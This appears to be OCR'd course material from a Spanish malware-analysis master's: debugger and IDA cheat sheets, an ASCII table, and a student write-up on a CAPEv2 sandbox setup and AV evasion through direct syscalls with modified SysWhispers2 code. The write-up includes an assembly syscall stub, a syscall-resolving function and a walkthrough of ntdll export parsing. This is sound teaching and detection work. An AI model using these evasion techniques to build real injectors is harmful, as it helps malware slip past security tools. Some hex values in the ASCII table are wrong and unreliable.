
MODULO 2 – ENTORNOS DE ANALISIS DE MALWARE



```
!error 0xN       : Display error
!address         : Display information about memory
~                : List threads
bl               : List breakpoints
bc               : Cancel breakpoints
be               : Enable breakpoints
bd               : Disable breakpoints
bp [Addr]        : Set breakpoint at the address
bm SymPattern    : Set breakpoint at the symbol
ba [r|w|e] Addr  : Set breakpoint on Access
k                : Display call stack
r                : Dump all registers
u                : Disassemble
dN               : Display where N:
                    a: asci chars   | u: Unicode char
                    b: byte + ascii | w: word
                    W: word + ascii | d: dword
                    c: dword + asci | q: qword
                    b: bin + byte   | d: bin + dword
eN Addr Value    : Edit memory
.writemem f A S  : Dump memory
                    f: file name
                    A: Address
                    S: Size (Lx)
```

dec	hex	char	dec	hex	char	dec	hex	char	dec	hex	char
0	0x00	NUL	32	0x20	SPACE	64	0x40	@	96	0x60	`
1	0x01	SOH	33	0x21	!	65	0x41	A	97	0x61	a
2	0x02	STX	34	0x22	"	66	0x42	B	98	0x62	b
3	0x03	ETX	35	0x23	#	67	0x43	C	99	0x63	c
4	0x04	EOT	36	0x24	$	68	0x44	D	100	0x64	d
5	0x05	ENQ	37	0x25	%	69	0x45	E	101	0x65	e
6	0x06	ACK	38	0x26	&	70	0x46	F	102	0x66	f
7	0x07	BEL	39	0x27	'	71	0x47	G	103	0x67	g
8	0x08	BS	40	0x28	(	72	0x48	H	104	0x68	h
9	0x09	TAB	41	0x29	)	73	0x49	I	105	0x69	i
10	0x0A	LF	42	0x2A	*	74	0x4A	J	106	0x6A	j
11	0x0B	VT	43	0x2B	+	75	0x5B	K	107	0x7B	k
12	0x0C	FF	44	0x2C	,	76	0x5C	L	108	0x7C	l
13	0x0D	CR	45	0x2D	-	77	0x5D	M	109	0x7D	m
14	0x0E	SO	46	0x2E	.	78	0x5E	N	110	0x7E	n
15	0x0F	SI	47	0x2F	/	79	0x5F	O	111	0x7F	o
16	0x10	DLE	48	0x30	0	80	0x50	P	112	0x70	p
17	0x11	DC1	49	0x31	1	81	0x51	Q	113	0x71	q
18	0x12	DC2	50	0x32	2	82	0x52	R	114	0x72	r
19	0x13	DC3	51	0x33	3	83	0x53	S	115	0x73	s
20	0x14	DC4	52	0x34	4	84	0x54	T	116	0x74	t
21	0x15	NAK	53	0x35	5	85	0x55	U	117	0x75	u
22	0x16	SYN	54	0x36	6	86	0x56	V	118	0x76	v
23	0x17	ETB	55	0x37	7	87	0x57	W	119	0x77	w
24	0x18	CAN	56	0x38	8	88	0x58	X	120	0x78	x
25	0x19	EM	57	0x39	9	89	0x59	Y	121	0x79	y
26	0x1A	SUB	58	0x3A	:	90	0x5A	Z	122	0x7A	z
27	0x1B	ESC	59	0x3B	;	91	0x5B	[	123	0x7B	{
28	0x1C	FS	60	0x3C	<	92	0x5C	\	124	0x7C	|
29	0x1D	GS	61	0x3D	=	93	0x5D	]	125	0x7D	}
30	0x1E	RS	62	0x3E	>	94	0x5E	^	126	0x7E	~
31	0x1F	US	63	0x3F	?	95	0x5F	_	127	0x7F	DEL

```
================ rax (64 bits)
        ======== eax (32 bits)
            ====  ax (16 bits)
            ==    ah (8 bits)
              ==  al (8 bits)
```

[IDA Pro shortcuts]

Navigation:

Enter	:	Jump to operand	ESC	:	Jump to previous position
G	:	Go to address	Ctrl+L	:	Jump by name
CTRL+P	:	Jump to function	X	:	xref
CTRL+E	:	Jump to entry point			

Search

Alt+C	:	Next code	Ctrl+D	:	Next data
Alt+I	:	Immediate value	Ctrl+I	:	Next immediate value
Alt+T	:	Text	Ctrl+T	:	Next text
Alt+B	:	Sequence of bytes	Ctrl+B	:	Next sequence of bytes

Graphing

F12	:	Flow chart	Ctrl+F12	:	Function calls

Subviews

Shift+F4	:	Name	Shift+F3	:	Functions
Shift+F12	:	Strings	Shift+F7	:	Segments

Debugger

F9	:	Start	Ctrl+F2	:	Stop process
F7	:	Step into	F8	:	Step over
Ctrl+F7	:	Run until return	Ctrl+Alt+B	:	List breakpoints

Other

C	:	Code	D	:	Data
U	:	Undefine	N	:	Rename
Shift+;	:	Enter comment	;	:	Enter repeatable comment
P	:	Create function	Alt+P	:	Edit function
E	:	Set function end	Y	:	Declare function type
M	:	Member enumeration	Shift+F2	:	Run script

[Immunity Debugger shortcuts]

F2	:	Set breakpoint	F9	:	run
F7	:	Step into	F8	:	Step over
Ctrl+F9	:	Execute till ret	F12	:	Pause
Alt+B	:	Open breakpoint wi	Alt+C	:	Open CPU window
Alt+E	:	Open module window	Alt+L	:	Open log window
Alt+M	:	Open memory window	Alt+O	:	Open option window

Máster en Análisis de Malware, Reversing y Bug Hunting

ENIIT INNOVA IT BUSINESS SCHOOL

excellence inNova Consultoría y Formación S.L.

UCAM Universidad Católica de Murcia

Campus Internacional CIBERSEGURIDAD

Ramon González Gaztelupe


1.-Instalación CAPEv2

Como sistema operativo físico tenemos un MacOS-Ventura 13 con procesador Intel, realizaremos una virtualizacion anidada, la primera maquina virtual será con Parallels(15 días de prueba) ya que nos permite realizar la virtualizacion anidada usando su propio Hypervisor y no el propio de MacOS e instaláremos Ubuntu 22.04.1 LTS para después dentro de ella instalar el Sandbox y crear una maquina virtual KVM con el emulador QEMU con un sistema Windows-10 1909

La elección de Parallels la hice principalmente por una de las características que tiene, que es la asignación estática de vCPU a los núcleos del procesador a través de su Hypervisor y la compatibilidad del Hypervisor con Kernel-based Virtual Machine, al estar los 2 anidados podríamos llegar a ocurrir algún fallo en la gestión y sincronización de las vCPU.

El problema mas grabe que puede ocurrir es la asignación errónea del numero de vCPU, dandole mas vCPU de las que pueda ejecutar correctamente el sistema físico.

La topología que e creado a sido la siguiente pCPU → LCPU 1:2 y LCPU → vCPU 1:1



Trate de encontrar algún articulo que hablase concretamente de como funciona la asignación de vCPU en MacOS con procesadores Intel con tecnología vPRO pero no encontré algo concreto de lo que buscaba, hice algunas pruebas de rendimiento asignando en KVM-QEMU estáticamente vCPU a CPU lógicas viendo los picos y finalmente me quede con la topología de mi diagrama anterior.

Encontré unos artículos interesantes que hablaban sobre algo parecido pero con los procesadores con arquitectura ARM:


https://eclecticlight.co/2022/07/18/virtualisation-on-apple-silicon-macs-4-core-allocation-in-vms/

1.1-Topología de red

Para la configuración de la Red usamos en la maquina Ubuntu un adaptador puente con acceso a internet y su maquina anidada aislada con IP fija *192.168.100.22* y como puerta de enlace *192.168.100.1* asignada a la interfaz **virbr1**.

Para la interfaz virbr1 le asignamos en la configuración de CapeV2 ***route=internet*** de forma que la maquina tenga acceso a internet a través de la interfaz **enp0s5**

TCPDUMP trabajara el *sniffing* también en la interfaz **virbr1**



2-Introducción


Se nos pide realizar un modulo de reporting que almacene los datos que consideremos en una base de datos TinyDB, en mi write tratare una técnica de evasión de AV y compararemos los imports del analisis PE con las APIs que en realidad usamos en nuestro código, también propongo una forma de detectar el uso de esas APIs que en realidad usaremos.

Para el malware que e compilado e extraído codigo de SysWispers2 y lo e modificado para el uso concreto de esta practica.

https://github.com/jthuraisamy/SysWhispers2

La shellcode que se inyecta la extraigo de ./msfvenom y simplemente ejecuta un messagebox y la shellcode propiamente no esta realizada con la técnica que usa el método de inyección (por comodidad)


Solo quiero tratar esa técnica en concreto por lo que no uso de otras, si bien para una mejor evasión podríamos cifrar la shellcode con un algoritmo de cifrado por bloques y crear la shellcode a mano usando la técnica que tratamos, pero no va hacer falta para este write, de todas formas realicé un análisis de Avs y solo es detectado por 16/70 y únicamente por el hecho de que incluye una shellcode de metasploit.



Realizare un análisis de la evasión y unas pequeñas observaciones del código, ademas de la propia tarea que se nos pide.


3-Técnica de evasión AV


Microsoft proporciona capas de abstracción dentro del propio RING3 para facilitar el desarrollo de aplicaciones en modo usuario y ellos mismos realizar cambios sin afectar a las capas mas altas, las API que nos proporciona para ser usadas por ejemplo en KERNEL32.DLL nos ayuda a abstraernos de las capas que existen hasta llegar a la SSDT y ejecutar dicha llamada en ntoskrnl.exe en RING0, de esta forma por ejemplo si llamamos a la API VirtualAllocEx() contenida en kernel32.dll el tracing seria el siguiente:




Por lo tanto sabemos que una llamada a VirtualAllocEx termina con el 0x0018 en RAX antes de hacer syscall y pasar el control al kernel.


Podemos observar el recorrido trazando VirtualAllocEx en IDA:







Conociendo un poco el funcionamiento de las APIs y sabiendo que los AV monitorean las llamadas a API y las llamadas a API nativas (Nt,Zw) realizaremos la inyección de shellcode saltándonos las capas de abstracción antes de SYSCALL, de tal forma que quedaría así:



Para realizar esta maniobra hemos aprovechado Syswhispers2, este repositorio nos facilita la búsqueda en tiempo de ejecución de la SYSCALL correcta para la API que queremos usar y para la versión correcta del SO.

Básicamente realizaremos una llamada a una función en ensamblador que se encargara de guardar los registros del procesador antes de llamar a SW2_GetSyscallNumber pasándole como argumento un identificador HASH concreto para cada API devolviéndoos en RAX la syscall correcta con el SO en ejecución.


```
rk1002 PROC    GUARDAR REGISTROS
    mov [rsp +8], rcx
    mov [rsp+16], rdx
    mov [rsp+24], r8
    mov [rsp+32], r9
    sub rsp, 28h
    mov ecx, 015882105h  HASH
    call SW2_GetSyscallNumber
    add rsp, 28h  OBTENER Nº SYSCALL
    mov rcx, [rsp +8]
    mov rdx, [rsp+16]
    mov r8, [rsp+24]
    mov r9, [rsp+32]
    mov r10, rcx
    syscall
    ret
rk1002 ENDP
```

Se realiza una iteración por la tabla SyscallList buscando una coincidencia en la entrada Hash con el HASH que le pasamos nosotros, en este caso 015882105h corresponde a NtAllocateVirtualProtect


```
EXTERN_C DWORD SW2_GetSyscallNumber(DWORD FunctionHash)
{

    if (!SW2_PopulateSyscallList()) return -1;

    for (DWORD i = 0; i < SW2_SyscallList.Count; i++)
    {
        if (FunctionHash == SW2_SyscallList.Entries[i].Hash)
        {
            return i;
        }
    }

    return -1;
}
```

El corazón de esta técnica lo tenemos en la función SW2_PopulateSyscallList que es la que se encarga de generar una tabla dentro de una estructura con las llamadas al sistema correspondientes a cada API nativa, junto con un hash que genera a partir del nombre de la syscall.

Voy a hacer un seguimiento de como se consigue realizar a través de esta técnica, primero tenemos que obtener la DllBase de ntdll.dll:




Accedemos a la dirección de inicio de Ldr.InLoadOrderModuleList:




Podemos observar en el desplazamiento 0x058 el nombre de ntdll.dll y en 0x030 DllBase, por lo tanto ya tendríamos la DllBase de ntdll.dll (*tendríamos que recorrer la lista de principio a fin ya que no siempre puede estar cargada en la primera entrada de la lista*)

A partir de aquí tenemos que llegar a través de la DllBase a IMAGE_EXPORT_DIRECTORY y desplazarnos dentro la estructura a AddressOfNames para iterar todas las entradas y comparar el inicio del nombre con Zw.


Accedemos al encabezado IMAGE_DOS_HEADER con la DllBase:




En el desplazamiento 0x03c → extraemos 216 que en hexadecimal es D8



Accedemos a IMAGE_OPTIONAL_HEADER64 sumando el desplazamiento 0x018




Con el desplazamiento 0x070 → accedemos a IMAGE_DATA_DIRECTORY




Sumamos VA a DLLBase para acceder a IMAGE_EXPORT_TABLE de ntdll:

